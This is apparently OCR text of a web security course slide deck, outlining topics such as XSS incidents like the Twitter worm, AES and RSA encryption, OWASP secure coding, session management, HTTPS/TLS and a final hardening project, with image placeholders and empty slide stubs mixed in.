


Analysis of Famous XSS Attacks

Explore well-known XSS vulnerabilities such as the Twitter worm attack, highlighting the impact of malicious scripts on social media platforms and the importance of proactive security measures.

Lessons Learned from Incidents

Extract valuable lessons from past security incidents, emphasizing the significance of proactive security measures, thorough testing, and continuous monitoring to prevent future breaches.



Introduction to Encryption and Decryption


Discover the foundations of encryption and decryption, distinguishing between symmetric and asymmetric encryption methods, and their crucial role in enhancing web security.

Basics of Encryption and Decryption

Understand the core concepts of encryption, including symmetric and asymmetric encryption, and how they form the basis of secure communication and data protection on the web.

Common Algorithms

Learn about popular encryption algorithms like Advanced Encryption Standard (AES) and Rivest-Shamir-Adleman (RSA), crucial for ensuring data confidentiality and integrity in web security practices.




Advanced Security Practices

Click to add text

Secure Coding Best Practices

Implementing the OWASP Top 10 secure coding practices is essential to mitigate common vulnerabilities like injection, XSS, and broken authentication, ensuring robust protection for web applications.



Secure Authentication and Session Management


Effective authentication mechanisms and session management protocols are vital in preventing unauthorized access, data breaches, and session hijacking in web applications, safeguarding user information and privacy.

Implementing HTTPS and SSL/TLS

Deploying HTTPS and SSL/TLS encryption protocols secures data transmission over networks, protecting sensitive information from interception, manipulation, and unauthorized access, ensuring data confidentiality and integrity.

Final Project and Review

Click to add text



Final project: Secure a Simple Web Application


Apply the acquired knowledge and skills to secure a basic web application, demonstrating practical implementation of web security measures.


Review of Key Concepts and Hands-On Exercises

Recapitulate the key concepts learned throughout the course, including SQL injection prevention, encryption techniques, and secure coding practices, reinforcing understanding through hands-on exercises.

Q&A Session and Course Wrap-Up


Engage in a question-and-answer session to clarify doubts and consolidate learning, concluding the course with a 